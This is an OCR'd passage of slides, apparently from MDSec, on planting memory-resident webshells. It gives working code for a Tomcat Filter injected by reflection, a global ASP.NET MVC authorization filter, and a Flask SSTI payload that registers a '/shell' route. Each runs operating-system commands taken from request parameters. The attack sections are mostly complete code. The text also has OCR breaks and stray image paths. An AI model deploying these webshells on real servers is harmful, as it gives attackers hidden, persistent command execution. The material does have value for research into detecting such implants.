standardContextField.setAccessible(true);
StandardContext standardContext = (StandardContext) standardContextField.get(applicationContext);
```

To implement the Filter instance directly in the code, you need to rewrite three important methods, init, doFilter, and destroy, as shown in the following code:

MDSec

```
Filter filter = new Filter() {
    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
    }
    @Override
    public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws
IOException, ServletException {
        HttpServletRequest req = (HttpServletRequest) servletRequest;
        if (req.getParameter("cmd") != null){
            InputStream in = Runtime.getRuntime().exec(req.getParameter("cmd")).getInputStream();
            Scanner s = new Scanner(in).useDelimiter("\\A");
            String output = s.hasNext() ? s.next() : "";
            servletResponse.getWriter().write(output);
            return;
        }
        filterChain.doFilter(servletRequest,servletResponse);
    }
    @Override
    public void destroy() {
    }
};
```

3- Create filterDef to encapsulate Filter object

MDSec

Create a FilterDef object and initialize it with the Filter object just created

```
Class<?> FilterDef = Class.forName("org.apache.tomcat.util.descriptor.web.FilterDef");
Constructor declaredConstructors = FilterDef.getDeclaredConstructor();
FilterDef o = (org.apache.tomcat.util.descriptor.web.FilterDef)declaredConstructors.newInstance();
o.setFilter(filter);
o.setFilterName(FilterName);
o.setFilterClass(filter.getClass().getName());
standardContext.addFilterDef(o);
```

Why do we use reflection?

MDSec

In order to fuse the memory horse into the deserialized payload later, reflection is used here to obtain the FilterDef object. If you are using jsp or non-deserialized utilization, you can use new to create objects directly.

4- Create filterMap binding URL

create a new FilterMap object, and add URL mapping to the created FilterDef object

```
Class<?> FilterMap = Class.forName("org.apache.tomcat.util.descriptor.web.FilterMap");
Constructor<?> declaredConstructor = FilterMap.getDeclaredConstructor();
org.apache.tomcat.util.descriptor.web.FilterMap o1 = (org.apache.tomcat.util.descriptor.web.FilterMap)declaredConstructo
r.newInstance();

o1.addURLPattern("/*");
o1.setFilterName(FilterName);
o1.setDispatcher(DispatcherType.REQUEST.name());
standardContext.addFilterMapBefore(o1);
```

5- Get filterConfigs and add the filterConfig

MDSec

Create a FilterConfig object and initialize it with the FilterDef object just created, and finally add it to FilterConfigs and wait for filterChain.dofilter to call

```
Configs = StandardContext.class.getDeclaredField("filterConfigs");
Configs.setAccessible(true);
filterConfigs = (Map) Configs.get(standardContext);
```

Now let's register it!

MDSec


After that, the ApplicationFilterConfig object is generated by reflection and put into the filterConfigs hashMap.

```
Class<?> ApplicationFilterConfig = Class.forName("org.apache.catalina.core.ApplicationFilterConfig");
Constructor<?> declaredConstructor1 = ApplicationFilterConfig.getDeclaredConstructor(Context.class,FilterDef.class);
declaredConstructor1.setAccessible(true);
ApplicationFilterConfig filterConfig = (org.apache.catalina.core.ApplicationFilterConfig) declaredConstructor1.newInstance(standardContext,o);
filterConfigs.put(FilterName,filterConfig);
```

MVC Architecture

Whenever an application is requested for the first time, it is parsed Global.asax and compiled into a class extending the HttpApplication class.

When the Global.asax file changes, the framework restarts the application and fires the Application_OnStart event again when the next request comes in.



```
namespace WebApplication2
{
    public class MvcApplication : System.Web.HttpApplication
    {
        protected void Application_Start()
        {
            AreaRegistration.RegisterAllAreas();
            FilterConfig.RegisterGlobalFilters(GlobalFilters.Filters);
            RouteConfig.RegisterRoutes(RouteTable.Routes);
            BundleConfig.RegisterBundles(BundleTable.Bundles);
        }
    }
}
```

```
namespace WebApplication2
{
    public class FilterConfig
    {
        public static void RegisterGlobalFilters(GlobalFilterCollection filters)
        {
            filters.Add(new HandleErrorAttribute());
        }
    }
}
```

```
using System.Collections;
using System.Collections.Generic;
using System.Linq;
using System.Web.Mvc.Filters;
using System.Web.Mvc.Properties;

namespace System.Web.Mvc
{
  /// <summary>Represents a class that contains all the global filters.</summary>
  /// <footer><a href="https://docs.microsoft.com/en-us/dotnet/api/System.Web.Mvc.GlobalFilterCollection?view=net
  IL code
  public sealed class GlobalFilterCollection : IEnumerable<Filter>, IEnumerable, IFilterProvider
  {
    IL code
    private List<Filter> _filters = new List<Filter>();

    /// <summary>Gets the number of filters in the global filter collection.</summary>
    /// <returns>The number of filters in the global filter collection.</returns>
    /// <footer><a href="https://docs.microsoft.com/en-us/dotnet/api/System.Web.Mvc.GlobalFilterCollection.Count
    IL code
    public int Count => this._filters.Count;

    /// <summary>Adds the specified filter to the global filter collection.</summary>
    /// <param name="filter">The filter.</param>
    /// <footer><a href="https://docs.microsoft.com/en-us/dotnet/api/System.Web.Mvc.GlobalFilterCollection.Add?v
    IL code
    public void Add(object filter) => this.AddInternal(filter, order: new int?());
```

Filter Types

MDSec

AuthorizationFilter = Implements the IAuthorizationFilter property.

ActionFilter = Implements the IActionFilter property.

ResultFilter = Implements the IResultFilter property.

ExceptionFilter = Implements the IExceptionFilter property.

```
/// <summary>Adds the specified filter to the global filter collection.</summary>
/// <param name="filter">The filter.</param>
/// <footer><a href="https://docs.microsoft.com/en-us/dotnet/api/System.Web.Mvc.GlobalFilterC
```

IL code

```
public void Add(object filter) => this.AddInternal(filter, order: new int?());

/// <summary>Adds the specified filter to the global filter collection using the specified fi
/// <param name="filter">The filter.</param>
/// <param name="order">The filter run order.</param>
/// <footer><a href="https://docs.microsoft.com/en-us/dotnet/api/System.Web.Mvc.GlobalFilterC
```

IL code

```
public void Add(object filter, int order) => this.AddInternal(filter, order: new int?(order));
```

IL code

```
private void AddInternal(object filter, int? order)
{
  GlobalFilterCollection.ValidateFilterInstance(filter);
  this._filters.Add(item: new Filter(filter, FilterScope.Global, order));
}
```

Filter Types

IL code

```
public Filter(object instance, FilterScope scope, int? order)
{
  if (instance == null)
    throw new ArgumentNullException(nameof (instance));
  if (!order.HasValue && instance is IMvcFilter mvcFilter)
    order = new int?(mvcFilter.Order);
  this.Instance = instance;
  this.Order = order ?? -1;
  this.Scope = scope;
}
```

```
<%@ Page Language="c#"%>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.Reflection" %>
<%@ Import Namespace="System.Web.Mvc" %>
<script runat="server">
    public class MyAuthFilter : IAuthorizationFilter
    {
        public void OnAuthorization(AuthorizationContext filterContext)
        {
            String cmd = filterContext.HttpContext.Request.QueryString["cmd"];
            if (cmd != null)
            {
                HttpResponseBase response = filterContext.HttpContext.Response;
                Process p = new Process();
                p.StartInfo.FileName = cmd;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;
                p.Start();
                byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
                response.Write(System.Text.Encoding.Default.GetString(data));
            }


            Console.WriteLine("auth filter inject");
        }
    }
</script>
<%
    GlobalFilterCollection globalFilterCollection = GlobalFilters.Filters;
    globalFilterCollection.Add(new MyAuthFilter(), -2);
%>
```

https://localhost:44351/Horse/Index?MDSec=calc

Application name Home About Contact Horse

DSec

Taming horses for combat


```
System.Diagnostics.Process.Start(Payload);
            }
            Console.WriteLine("auth filter inject");
        }
    }
}
@{


    GlobalFilterCollection globalFilterCollection = GlobalFilters.Filters;

            globalFilterCollection.Add(new MyAuthFilter(), -2);

}
```

Submit feedback



© 2022 - My ASP.NET Application

DEMO

Flask

web development,
one drop at a time

Analogy to tomcat's mechanism for registering routes, such as filter, if you want to implement python memory horses, you should also study whether flask can dynamically register routes.

Flask's regular registration method is to use a decorator **@app.route()** . The actual working function is the method called in the decorator **self.add_url_rule()** .

```
{{url_for . __globals__ [ '__builtins__' ][ 'eval' ]( "app.add_url_rule('/shell', 'shell', lambda
:__import__('os').popen(_request_ctx_stack.top.request.args.get('shell')).read())" ,{
'_request_ctx_stack' : url_for . __globals__ [ '_request_ctx_stack' ], 'app' : url_for . __globals__ [
'current_app' ]})}}
```

The End